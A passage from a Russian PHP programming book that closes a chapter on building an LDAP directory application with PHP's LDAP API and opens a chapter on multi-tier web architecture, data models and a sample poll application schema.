$entryToAdd["objectclass"] = "inetOrgPerson";
```

Строим DN, соответствующее новой записи:

```
$dnString = "mail=". $mail . "," . "ou=". $ou . "," . $baseDN;
```

Это корневое DN, к которому мы будем привязываться перед выполнением операции добавления записи:

```
$adminRDN = "cn=Admin," . $baseDN;
```

Соединяемся с сервером и выполняем привязку в качестве администратора:

```
$linkIdentifier = connectBindServer($adminRDN, $adminpassword);
if ($linkIdentifier) {
```

Фактическое добавление записи происходит в следующем коде:

```
if (ldap_add($linkIdentifier, $dnString, $entryToAdd) == true) {
    generateHTMLHeader("The entry was added successfully");
    returnToMain();
} else {
    displayErrMsg("Addition to directory failed !!");
    closeConnection($linkIdentifier);
    returnToMain();
    exit;
}
} else {
    displayErrMsg("Connection to LDAP server failed!");
```

```
    exit;  
}  
}  
?>
```

Типичный экран, на котором пользователю предлагается ввести атрибуты, выглядит, как показано ниже (рис. 14.9):




Рис. 14.9. Форма, заполняемая пользователем

В связи с этим приложением необходимо высказать некоторые предостережения — дело в том, что оно предназначено исключительно для иллюстрации API PHP для LDAP и не является полноценным промышленным приложением. Как уже отмечалось, весьма рекомендуется указывать состояние аутентификации посредством сеансов HTTP. У следующих пользователей, созданных с помощью данного алгоритма, нет поля пароля, и потому модификация таких записей в данном случае невозможна.

Для того чтобы начать работу с приложением, можно загрузить в каталог образец информации о пользователе с помощью утилиты `ldapadd`, которая поставляется с большей частью клиентского программного обеспечения LDAP, а затем с ней работать. Типичный пример может выглядеть так:

```
dn: o=Foo Widgets, c=us
objectclass: top
objectclass: organization
o: Foo Widgets

dn: ou=Engineering, o=Foo Widgets, c=us
objectclass: top
objectclass: organizationalUnit
ou: Engineering

dn: ou=Marketing, o=Foo Widgets, c=us
objectclass: top
objectclass: organizationalUnit
ou: Marketing

dn: mail=faginm@foowi.com, ou=Engineering, o=Foo Widgets, c=us
cn: Fagin
sn: Maddog
objectclass: top
objectclass: person
objectclass: organizationalPerson
objectclass: inetOrgPerson
mail: faginm@foowi.com
ou: Engineering
employeeNumber: 3123283622
telephoneNumber: 666-767-2000
userpassword: faginm123

dn: mail=maryx@foowi.com, ou=Marketing, o=Foo Widgets, c=us
cn: Mary
sn: Xeyed
objectclass: top
objectclass: person
objectclass: organizationalPerson
objectclass: inetOrgPerson
mail: maryx@foowi.com
ou: Marketing
employeeNumber: 3223453622
telephoneNumber: 111-767-2000
userpassword: maryx123
```

Кроме того, для выполнения приложения нужен OpenLDAP, поэтому для установления контроля доступа необходимо добавить в `slapd.conf` следующие строки и перезапустить `slapd`:

```
access to attr=userPassword
    by self write
    by anonymous auth
    by * none

access to *
    by self write
```

```
by dn="cn=Admin,o=Foo Widgets,c=us" write  
by * read
```

Первый блок указывает, что любой пользователь может модифицировать свой пароль и привязаться к серверу анонимно для аутентификации с паролем, находящемся в хранилище. Второй блок указывает, что данный пользователь может модифицировать свои атрибуты, равно как и пользователь с правами администратора. Кроме того, он указывает, что у всех пользователей есть доступ только для чтения ко всем другим атрибутам всех остальных записей, благодаря чему все пользователи могут выполнять в каталоге поиск. Дополнительные сведения о контроле доступа в OpenLDAP можно найти в руководстве администратора OpenLDAP (<http://www.openldap.org/doc/admin/>).

## Резюме

В данной главе нами рассмотрены:

- Служба каталогов в целом
- LDAP как технология работы с каталогами
- Составляющие типичной установки LDAP
- Характеристики и функции, делающие LDAP предпочтительной технологией каталогов
- Четыре модели LDAP и используемые ими механизмы, требуемые для решений на основе LDAP
- Существующий в данное время выбор программ для LDAP
- Установка и настройка решения open-source
- API клиента PHP для поддержки LDAP
- Простое приложение, использующее API

# 15

## **Введение в разработку многозвездных приложений**

Разработка многозвездных приложений ориентирована на создание программного обеспечения, которое легко сопровождать и интегрировать. В связи с тем, что перед PHP-программистами открываются разнообразные библиотеки Apache и C, настало время оперировать понятиями многозвездной архитектуры.

В этой главе мы рассмотрим такие вопросы:

- Эволюция веб-приложений
- Трехзвенная архитектура
- Общие многозвездные архитектуры
- Задачи многозвездной архитектуры
- Различные модели разработки многозвездных приложений
- Архитектура, основанная на HTML
- Архитектура, основанная на XML

### **Эволюция веб-приложений**

Первые веб-приложения были просто наборами статических страниц языка разметки гипертекста (HTML). Ранние версии HTML позволяли веб-разработчикам оперировать текстом, графикой, некоторыми тегами форматирования и элементами управления. Первые сайты и приложения были сконцентрированы в основном на разных аспектах представления. Это быстро привело к возникновению сложностей, поскольку HTML был разработан как язык моделирования данных, а не действительное средство представления: предполагалось, что он описывает структуру документа, отделяя данные от метаданных (заголовок/тело) и предоставляя вывод страницы броузеру.

Тогда программисты добавили в свои приложения некоторую логику, в основном для некоторых действий над формами и отслеживания пользователей. Первые функции были просто пристроены к старым приложениям, ориентированным только на просмотр. Сценарии Common Gateway Interface (CGI), обычно написанные на Perl, были основным средством добавления логики к веб-сайту.

Позднее появилось множество новых программных возможностей — ColdFusion, mod\_perl, Python, ASP, JSP и PHP. Динамические средства повысили сложность логики веб-приложений, поскольку сценарии должны получать, преобразовывать и форматировать данные (табл. 15.1):

*Таблица 15.1. Сравнение средств создания веб-приложений*

| Технология    | Преимущества   | Недостатки  |
|---------------|--|---|
| PHP           | В качестве модуля веб-сервера PHP выполняется весьма быстро. Множество расширений и специальных функций значительно сокращают время разработки | Некоторые проблемы совместимости при переносе с Apache на другие веб-серверы и платформы, в основном касающиеся конкретных расширений |
| CGI           | Позволяет разрабатывать динамические страницы средствами широкого спектра языков программирования (в том числе Perl, C, Python, Lisp)          | Устаревший способ программирования и самый медленный вариант разработки веб-страниц   |
| mod_perl      | Выполняет интерпретатор Perl в виде модуля Apache. Обеспечивает такую же производительность, как PHP   | Не переносим на другие веб-серверы  |
| mod_python    | Выполняет Python в виде модуля Apache. Обеспечивает более высокую производительность, чем CGI  | Не переносим на другие серверы  |
| Java Servlets | Очень хорошая переносимость. Обеспечивает использование всех функций Java  | Все недостатки Java (низкая производительность, большие сроки разработки)   |
| FastCGI       | Современный подход к сценариям CGI. Повышает производительность и допускает использование большого количества языков программирования          | Не очень распространен, ограничен переносим   |
| ASP           | Быстрая разработка приложений и приемлемая производительность  | Не переносим. Собственность Microsoft, требует установки Microsoft Internet Information Server  |

В поисках способов хранения и администрирования данных разработчики пришли к понятию содержимого (content), или «контента». Были разработаны административные средства для создания, удаления и модификации содержимого в базах данных. Системы управления содержимым (Content Management Systems, CMS) дали повод надеяться, что редакторы, журналисты и администраторы потоков данных разделят труд по созданию действующего сайта.

Даже в HTML пришлось навести порядок. Производители броузеров попытались преобразовать HTML в язык WYSIWYG (What You See Is What You Get), дополнив его исходные возможности громоздкими функциями представления. В результате получился гибрид структурированного содержимого с тегами представления, напичканный цветами, рамками и некоторыми другими функциями. И вся сложность состоит в том, чтобы управлять логикой, содержимым и представлением в единой архитектурной связке.

## Многозвенная архитектура

Разработку многозвенных приложений можно определить как такой процесс разработки, в котором приложения строятся из компонентов, находящихся на разных уровнях. Каждый уровень предоставляет сервисы для других уровней, т. е. можно выделить в него определенный аспект приложения. Такое выделение приводит к созданию приложений, которые очень легко сопровождать, поскольку каждый уровень может быть модифицирован независимо от остальных. В PHP есть множество характеристик и возможностей, позволяющих применить в программировании многозвенную технологию.

В веб-приложении можно выделить следующие стандартные уровни:

- Уровень содержимого (Content layer)
- Уровень логики (Logic layer)
- Уровень представления (Presentation layer)

Каждый уровень заключает в себе специфическую часть приложения (рис. 15.1):



Рис. 15.1. Уровни веб-приложения

### Уровень содержимого

Уровень содержимого состоит из компонентов, предоставляющих пути для доступа к данным приложения. Все программные компоненты, создаваемые поверх этого уровня, должны пройти через него, чтобы получить доступ к данным приложения.

Самое важное понятие на этом уровне - модель данных (data model). Она определяет, как хранятся данные и как с ними следует работать. Лучше всего выбрать модель данных для содержимого прежде, чем начать реально его создавать. Наиболее распространены следующие модели данных:

- Модель плоских файлов
- Модель реляционной базы данных
- Модель XML
- Гибридные модели

Эти типы должны быть выделены в код программы верхнего уровня с помощью стандартных объектов, называемых *компонентами доступа к данным*.

(Data Access Components), или объектами доступа к данным (Data Access Objects, или просто DAO).

## Модель на плоских файлах

Идея этой модели совершенно проста: данные можно хранить в двоичных или в текстовых файлах. Модель состоит из текстуального описания структуры данных и имен, присваиваемых файлам с данными. Существуют приложения, в которых такой тип модели данных весьма полезен. Например, крупные поисковые механизмы на плоских файлах с индексами или хешированием работают гораздо быстрее и проще обслуживаются, чем огромные хранилища данных.

В этой модели может использоваться широкий диапазон файловых структур, от обычных последовательных файлов до  $b$ -деревьев,  $b^*$ -деревьев,  $b^+$ -деревьев, хеш-таблиц, биномиальных куч, структуры объединения-поиска и многие другие.

Рассмотрим конструкцию приложения для голосования в Интернете. Пусть есть несколько опросов и ряд вариантов в каждом из них. Модель данных на плоских файлах может выглядеть так:

### Файл Polls:

Двоичный файл фиксированной длины.

Название опроса: 40 байт.

Вопрос: 250 байт.

### Файл Options:

Двоичный файл фиксированной длины.

Название опроса: 40 байт.

Вариант: 80 байт.

Голоса: 4 байт.

### Файл Comments:

Двоичный файл переменной длины.

Структура: длина имени (1 байт) + имя + длина комментария (2 байта) + комментарий

### Текущий опрос:

Двоичный файл фиксированной длины,

Название опроса: 40 байт.

Чтобы узнать, какое голосование является текущим, можно открыть файл Текущий опрос, прочесть 40 байт и получить Название опроса. После этого можно найти вопрос последовательным поиском названия опроса в файле Polls.

Таким же последовательным поиском можно получить все варианты. Голосование заключается только в том, чтобы добавить единицу к выбранному варианту. Комментарии вводятся путем дописывания данных к файлу комментариев. А вот удаление данных - трудная задача. Сначала надо пометить удаляемые данные пробелами в названии опроса в опросе или варианте, а затем создать процедуру упаковки, которая перепишет файл, физически удалив записи, помеченные как удаленные. Подробнее о развитых файловых структурах можно прочесть в книге «File Structures and Object Oriented Approaches in C++» издательства Addison-Wesley (ISBN 0-201874-01-6).

Модель данных, основанная на плоских файлах, действительно полезна при работе с большими объемами данных или запросами, которые нельзя подогнать под стандартные запросы SQL или XML. Например, такой поисковый механизм, как Google (<http://www.google.com/>) использует модель данных на плоских файлах для хранения информации, собираемой из Интернета. Дополнительное время, которое тратится на разработку, кодирование и сопровождение программ, управляющих этой информацией, компенсируется превосходной производительностью, отличающей это приложение.

Реализовать модель с плоскими файлами в PHP просто благодаря наличию множества функций для работы с файлами, таких как `flock()`, `fwrite()`, `fgets()`, `fputs()`, `fopen()`, `fclose()`, `fseek()`, `ftell()`, `unlink()`, `file_exists()`, `filesize()` и т. д. Об этих функциях рассказано в главе 9.

## Модель реляционной базы данных

Сегодня это наиболее распространенный подход для веб-приложений. С помощью команд SQL данные вставляются, удаляются и модифицируются. Модель описывается диаграммой сущностей-связей (ERD), в которой указываются сущности и связи между ними. Затем ERD преобразуется в табличную структуру, и между таблицами устанавливаются связи. Посмотрим, как можно смоделировать наше приложение для опроса на основе реляционной базы данных:

Таблица Polls:

```
pollid integer(4)
pollname varchar(40)
question varchar(200)
```

Таблица Options:

```
pollid integer(4)
option varchar(80)
votes integer(4)
```

Таблица Comments:

```
pollid integer(4)
comment text
```

Эта структура похожа на модель с плоскими файлами, но файлы заменены таблицами. Внутреннее устройство таблиц нас не должно волновать – им занимается СУБД. Не надо обновлять или удалять каждую запись, потому что для этого есть команды SQL.

СУБД обычно дают следующие преимущества:

- Высокая целостность данных (не гарантированная файлами)
- Улучшенная непротиворечивость данных при множественном доступе
- Улучшенная защита
- Стандартный язык запросов
- Различные представления, основанные на одних и тех же структурах

- Независимость от файловых структур
- Устранение избыточности информации
- Отображение в объекты
- Экономия дискового пространства благодаря объединению таблиц без потерь

Недостатки таковы:

- СУБД работают медленнее, чем файлы
- СУБД требуют дополнительного программного обеспечения
- Коммерческие СУБД бывают дороги

PHP отлично подходит для программирования баз данных. Он поддерживает большинство имеющихся сегодня СУБД, включая Oracle, MySQL, PostgreSQL, Sybase и DB2 (подробнее об этом рассказано в главах 17–19). Существует проверенная стратегия, с помощью которой строится или используется класс абстракции базы данных, который может выполнять все обычные операции с базой данных. Базу данных можно легко заменить без особых модификаций кода, написанного для определенной платформы.

Выбор уровня данных для приложения не требует изменений в коде логики приложения и уровне представления (что облегчает сопровождение кода). Однако полная независимость в смысле хранения данных лучше всего достигается на путях абстрагирования.

*Абстрактный класс для своей СУБД лучше всего искать в PEAR (PHP Extension and Add-on Repository - расширение PHP и дополнительное хранилище) или PHPLib. PEAR - это проект разработчиков PHP по созданию общего хранилища многократно используемого кода, аналогичное CPAN для Perl. Дополнительные сведения о том, что представляет собой PEAR и как писать или использовать код PEAR, можно получить на <http://pear.php.net/>. Однако в главе 17 мы попробуем написать собственный абстрактный класс. Не рекомендуется применять в своих приложениях собственные функции PHP для прямого доступа к базам данных.*

## Модель XML

XML (Extended Markup Language - расширяемый язык разметки), признанный стандарт, выработанный W3C (World Wide Web Consortium), представляет собой прекрасный язык моделирования данных. Данные, хранящиеся в XML, конструируются на основе DTD или схем, которые определяют структуру документов XML стандартным или зависящим от задачи образом.

На сегодняшний день существуют сотни приложений и систем, основанных на применении XML, как для обмена данными, так и для их хранения. Поскольку XML очень подходит в качестве стандарта для преобразования данных из одного формата в другой, он быстро становится основой для взаимодействия приложений. Даже когда приложениям не надо взаимодействовать с другими системами, применение XML позволяет стандартизировать внутренние структуры и упростить процесс разработки.

Рассмотрим один такой файл XML для приложения с опросом:

```
<pollsapp>
  <poll>
    <question>Which is your favorite color?</question>
    <option>
      <name>blue</name>
      <votes>6</votes>
    </option>
    <option>
      <name>green</name>
      <votes>7</votes>
    </option>
    <comment>I really like blue</comment>
  </poll>
</pollsapp>
```

Как видите, элементы poll, option и votes можно сохранить в одном файле XML.

Допустим, мы не предполагали, что пользователь захочет добавить к голосованию свои комментарии. Для того чтобы ввести комментарии в реляционную модель, мы должны были бы создать для комментариев таблицу. В XML мы просто добавим в файл XML элементы comment.

Действительно существенными преимуществами XML над реляционной моделью являются следующие:

- В SQL реализована фирменная модель метаданных, тогда как XML использует открытый стандарт.
- SQL относительно стандартизован, но способ внутреннего хранения данных специфичен для каждой СУБД.
- Нельзя понять содержимое таблицы, не воспользовавшись средствами СУБД для интерпретации и вывода данных.
- XML предназначен для обмена данными, тогда как реляционная модель должна опираться на средства преобразования.
- Нельзя послать таблицу какой-либо базы данных SQL в виде открытого кода. XML позволяет посыпать простые файлы XML. Задачи преобразования решает другой открытый стандарт - XSLT.

Наконец, чтобы реализовать в PHP модель данных, основанную на XML, надо сначала определить, как, где и зачем хранить поток данных. Можно воспользоваться плоскими файлами в файловой системе или применить решение с хранилищем XML, например Ozone или dbXML (<http://www.dbxml.org/>).

API PHP для XML более глубоко освещается в главе 21. Там рассказывается о чтении, записи и преобразовании данных.

## Гибридная модель

Гибридная модель данных объединяет две или более разных стратегий моделирования данных. Например, в одном и том же приложении могут сосуществовать реляционная модель и набор DTD и файлов XML.

Гибридные модели повышают сложность уровня содержимого, поскольку существует более чем один интерфейс для хранения и извлечения данных. Гибридные модели требуют высокого мастерства проектирования на этапе планирования, но они наиболее гибки, масштабирумы и полезны в сегодняшнем мире электронной коммерции.

## Уровень логики

Уровень логики - это то место, где сосредоточен весь интеллект приложения. Здесь обрабатываются и препарируются данные, полученные из уровня содержимого. Такие действия, как [расчеты](#), преобразования, получение статистики, защита и аудит - все они происходят в уровне логики. В основе этого уровня лежат системы отслеживания пользователей, регистрации, кэширования и многие другие.

Самое важное при проектировании уровня логики в PHP — обеспечить его модульность. Для различных деловых правил и функций, требуемых приложением, можно создать отдельные классы-функции.

В нашем примере с опросом можно создать класс Polls и поместить в него все методы, необходимые для работы, такие как получение текущего опроса, добавление опроса, голосование, получение вариантов выбора и т. д. Если впоследствии потребуется добавить на сайт или в приложение форумы, то можно будет разработать и создать новый класс-модуль, не имеющий абсолютно никаких связей или зависимостей с объектами, создаваемыми до и после него.

## Уровень представления

На уровне представления к содержимому, подготовленному на уровне логики, добавляются элементы дизайна и размещения. На этом уровне генерируется HTML с применением CSS, Flash, графики и всего того, чем воспользуются специалисты по дизайну для повышения привлекательности приложения.

Кроме того, код, выполняемый на стороне клиента, или подключаемые модули уровня представления повышают его возможности по распределению вычислительной нагрузки приложения.

## Экспансия устройств, подключаемых к Интернету

Вначале доступ к Интернету осуществлялся только через браузеры, обладавшие ограниченной функциональностью. Теперь возможностью подключения к нему располагают такие устройства, как сотовые телефоны, пейджеры, почтовые клиенты, PDA, торговые терминалы, устройства захвата данных и др. В недалеком будущем даже небольшим бытовым устройствам типа мик-

роволновых печей и холодильников может потребоваться доступ к Интернету для получения данных или передачи информации о своем состоянии.

Разным устройствам требуются разные языки представления. Ими могут быть HTML, XHTML, словари XML, WML и другие языки представления. Если есть два устройства, допускающих один и тот же язык представления, то ясно, что содержимое им может потребоваться разное. Экран современного PDA и текстовый дисплей в холодильнике несравнимы. Поэтому десятки различных устройств, обращающихся к веб-приложению, потребуют различных языков представления и форматов данных.

Не забудем о программах, занимающихся сбором информации в Интернете. Может понадобиться создать язык представления для таких программ, например в виде словаря XML или аналогичного. Это позволит создавать веб-службы, при помощи которых организации смогут предоставлять свои услуги и пользоваться услугами других организаций при создании сложных распределенных веб-приложений.

Классическая многозвездная архитектура очень полезна для отделения разных уровней, но она явно ориентирована на веб-приложения и сайты, основанные на HTML. Язык представления можно изменить, но обычно это требует большого труда, поскольку приходится заново написать код многих функций, что иногда почти невозможно в новом языке представления.

Иногда не находится соответствия между функцией HTML и языком представления, который мы выбираем. Если это случается, значит, что-то не так: в качестве базового языка выступает HTML. Мы построили класс HTML и пытаемся приспособить его к другим языкам представления. Мы пытаемся отобразить в HTML все языки представления, а это невозможно. Лучшим решением задачи использования многих языков представления является, по-видимому, применение XML.

## **Архитектуры для разработки многозвездных приложений**

Для разработки многозвездных приложений могут применяться разные архитектуры:

- Архитектура, основанная на HTML
- Архитектура, основанная на XML

### **Архитектура, основанная на HTML**

Архитектуры, основанные на HTML, отображаются в представленную ниже схему (см. рис. 15.2).

На этой схеме приближенно представлена многозвездная архитектура. Показаны три уровня, а также абстракция для языка представления и различные варианты хранения данных.




Рис. 15.2. Архитектура многозвездного приложения

Другая возможность – создание хранилища на основе кластера баз данных. Тогда база данных должна допускать возможность работы на кластере серверов.

## Уровень содержимого

Уровень содержимого абстрагирует используемый язык моделирования. Обычно в этом уровне есть два различных компонента:

- Компонент доступа
- Компонент обработки данных

### Компоненты доступа

Компонент доступа абстрагирует применяемый метод хранения данных и обеспечивает основные примитивы для записи, извлечения и обработки дан-

ных. Если хранение организовано в файлах, компонента доступа не будет. В случае применения XML можно создать компонент доступа для записи и чтения файлов XML, благодаря чему нетрудно реализовать хранение файлов XML с помощью файловой системы, хранилища или Веб, не внося изменений в другие модули. Если используются базы данных, то компонент доступа становится классом, абстрагирующим применяемую базу данных. Он представляет функции для соединения, отправки запросов и обработки результатов, получаемых от базы данных. Если придется заменить базу данных, надо будет лишь заменить этот класс, не трогая код, в котором он используется.

### **Компонент обработки данных**

Компонент обработки данных представляет собой клиент компонента доступа. В него должны быть помещены все функции, необходимые для управления моделью данных, получения, записи, удаления, обновления, вставки данных и т. п. Компонент обработки данных занимается также целостностью и ссылочной целостностью данных. Модули этого уровня не занимаются проверкой совместимости данных с логикой приложения, поскольку этим занимается уровень логики.

### **Уровень логики**

Уровень логики будет представлен рядом классов, каждый из которых инкапсулирует различные бизнес-правила или логические компоненты. На этом уровне кодируется функциональность всей системы. Уровень логики обращается к уровню содержимого для получения данных, которые должны обрабатываться. Он обращается с запросами к модели данных и выполняет обновление в соответствии со специфической логикой приложения. Уровень логики управляет отображением обработанных данных, обращаясь к уровню представления.

### **Уровень представления**

На уровне представления мы находим все функции, необходимые для представления данных клиенту. В этом уровне можно выделить два компонента:

- Компонент языка представления**

Этот компонент инкапсулирует функции представления, соответствующие выбранному языку представления, которым может быть, например, HTML. Когда возникает потребность в абстрактной функции представления, ее просто добавляют в компоненту языка представления.

- Компонент представления данных**

Компонент представления данных пользуется компонентом языка представления для расположения и показа данных. В него помещаются все функции, необходимые для отображения данных.

### **Языки представления**

Есть множество новых языков представления, с помощью которых можно показывать страницы в браузерах и даже языки с поддержкой голоса для телефона. Вот краткий перечень некоторых языков представления:

- **HTML**

HTML 4.1 действительно является языком представления. Целый ряд дополнений был внесен в язык для моделирования многих аспектов представления, в основном касающихся применения CSS. HTML в сочетании с CSS - популярный язык представления, поддерживаемый сегодня большинством браузеров, поэтому он имеет важное значение. Если вы собираетесь применять HTML в качестве языка представления, рекомендуем изучить рекомендации W3C (<http://www.w3c.org/>) и применять CSS для выделения стиля из содержимого страниц HTML.

- **XHTML**

XHTML представляет собой XML-совместимую версию HTML от W3C. Очень похож на HTML, но более строг: файл должен подчиняться правилам форматирования XML. Очень полезно применять XHTML вместо HTML в новых приложениях, поскольку весьма вероятно, что XHTML в ближайшем будущем придет на смену HTML.

- **HDML**

HDML представляет собой усеченное подмножество HTML для карманных устройств и PDA. Некоторые устройства могут отображать HTML, но есть много ограничений на тип содержимого, отображаемого карманными устройствами.

- **WML**

WML - это словарь XML для представления содержимого в мобильных устройствах, обычно в телефонах. В WML есть такие функции, как формы, абзацы и теги, которые может отображать сотовый телефон с поддержкой WML. Большинство приложений WAP использует сегодня WML в качестве языка представления (в главе 16 приведено многозвездное приложение WML).

- **SVG**

SVG - это словарь XML для представления графики. Набор тегов применяется для представления геометрических фигур (окружностей, прямоугольников), текста, строк и т. д. Графика определяется в XML векторным способом (JPG, GIF и BMP являются битовыми образами). Существуют подключаемые модули для браузеров и специальные инструменты для отображения файлов SVG. Графика SVG может иметь высокое качество и обладать многими интересными функциями, такими как неискажающее увеличение (благодаря векторности графики), язык сценариев для создания анимации, текст в графических файлах с возможностями поиска и др. Подробнее об SVG см. на сайте W3C (<http://www.w3.org/>).

- **VOICE XML**

Голосовой XML - еще один язык представления, базирующийся на словаре XML. С его помощью создаются сайты и приложения с поддержкой голосовых функций. С помощью словаря XML можно озвучивать фразы, воспринимать тональные сигналы и т. д. Получить дополнительные сведения о Voice XML можно на сайте W3C.

Архитектура, основанная на XML, может оказаться полезной, если предполагается, что веб-сайт или приложение будут использовать большое число языков представления. Об основанных на XML архитектурах мы расскажем далее в этой главе.

## Архитектура, основанная на XML

Идея архитектуры, основанной на XML, заключается в том, что уровень логики приложения генерирует данные XML, которые с помощью XSLT можно преобразовать в любой требуемый язык представления (рис. 15.3):



Рис. 15.3. Архитектура, основанная на XML

В системе публикаций в Интернете с использованием XML создание содержимого разбивается на три этапа:

- **Создание XML**

Владельцы содержимого создают и развивают файлы XML. Им не требуется какие-либо знания о способах обработки или представления содер-

жимого. В наших приложениях за генерацию XML-содержимого отвечает уровень бизнес-логики. Некоторые СУБД предоставляют возможность непосредственно создавать данные XML из команд SELECT.

- **Обработка XML**

Файл XML подвергается обработке. Здесь применяется вся промежуточная логика. Этот этап может быть исключен в зависимости от того, как осуществляется этап 1. Пример обработки XML имеется в главе 21.

- **Вывод с помощью XSL**

С помощью таблиц стилей XSL выводится документ, сгенерированный на этапе 2. Применяется специальное форматирование, результатом которого становится документ, приемлемый для сделавшего запрос клиента. Возможен вывод документа в виде HTML, PDF, WML, XML и др.

## Разделение уровней

Теперь, разобравшись с теорией разработки многозвездных приложений, попробуем ее реализовать. Основная задача состоит в том, чтобы разделить указанные уровни в приложении и свести к минимуму взаимодействие между ними. Почему? Потому что при модификации одного уровня изменения, необходимые в других уровнях, пропорциональны степени связи между уровнями. Если уровни связаны очень сильно, изменение в одном уровне обычно влечет необходимость изменений в другом.

Поскольку модификация уровней требует программирования, мы хотим уменьшить количество изменяемых строк кода и времени, необходимое для изменения системы. Это самое практическое определение сопровождаемости программного обеспечения.

Для разделения уровней необходимо создать абстракции. Каждый уровень должен быть представлен программной абстракцией: объектно-ориентированное программирование, проектные схемы и тщательное проектирование служат лучшими инструментами для решения этой задачи.

Минимизация взаимодействия между уровнями становится обязательным требованием, когда необходимо сохранить производительность и гибкость при масштабировании. Процесс разработки многозвездного приложения должен решать, по меньшей мере, следующие задачи:

- Сопровождаемость
- Модульное программирование
- Независимость логики и представления
- Независимость логики и содержимого
- Переносимость
- Независимость от типа базы данных
- Повторное использование кода

Ниже обсуждаются некоторые из этих вопросов.

## Модульное программирование

Необходимость модульного программирования вызывается тем, что без него трудно отделить определенные нами уровни один от другого. Модульное программирование приводит к созданию изолированных и замкнутых модулей для каждого логического элемента системы. Лучшим методом повышения модульности кода РНР является применение ООП, поскольку оно способствует тестированию блоков и их взаимодействию, применению методологии ХР, проектных схем и повторному использованию кода.

Этой последней возможности необходимо уделить особое внимание. Ее обеспечение облегчает сопровождение программного продукта и сокращает объем работы при кодировании новых приложений.

## Независимость логики и представления

Разделение логики и представления является ключом к созданию легко модифицируемого программного обеспечения. Идея проста - если дизайнеры захотят изменить внешний вид сайта, то не потребуется модифицировать логику, а если редакторы изменят содержимое, то изменения не отразятся на логике приложения.

## Независимость логики и содержимого

Изменения содержимого не должны отражаться на логике приложения.

## Независимость от типа базы данных

Если приложение работает с базой данных, то оно не должно зависеть от ее конкретного типа. Необходимо, чтобы при замене СУБД не пришлось модифицировать уровень логики приложения.

## Проектирование приложения для опроса

Рассмотрим небольшой пример, на котором проиллюстрируем уровни приложения и способы их выделения. В нашем примере приложения для голосования есть текущий опрос и все остальные опросы. В каждом опросе есть варианты ответа, и при голосовании пользователя показываются результаты опроса.

## Проектирование модели данных

В качестве хранилища будет использована база данных, поэтому приложение основано на реляционной модели. Структура необходимых нам таблиц следующая:

```
polls
  pollid INTEGER(4)
  question VARCHAR(80)
```

```

poll_options
pollid INTEGER(4)
optionid INTEGER(4)
optname VARCHAR(80)
votes INTEGER(4)

```

Эти таблицы будут созданы следующим сценарием:

```

CREATE TABLE polls(
    pollid INTEGER(4) NOT NULL AUTO_INCREMENT,
    question VARCHAR(80),
    PRIMARY KEY(pollid));

CREATE TABLE poll_Options(
    pollid INTEGER(4) NOT NULL,
    optionid INTEGER(4) NOT NULL AUTO_INCREMENT,
    optname VARCHAR(80),
    votes INTEGER(4),
    PRIMARY KEY(optionid));

CREATE TABLE current_poll(
    pollid INTEGER(4));

```

## Уровень содержимого

Мы построим компонент доступа для базы данных MySQL. Мы не станем показывать создание класса, потому что не станем создавать в этой главе рабочий пример, а ограничимся эскизом.

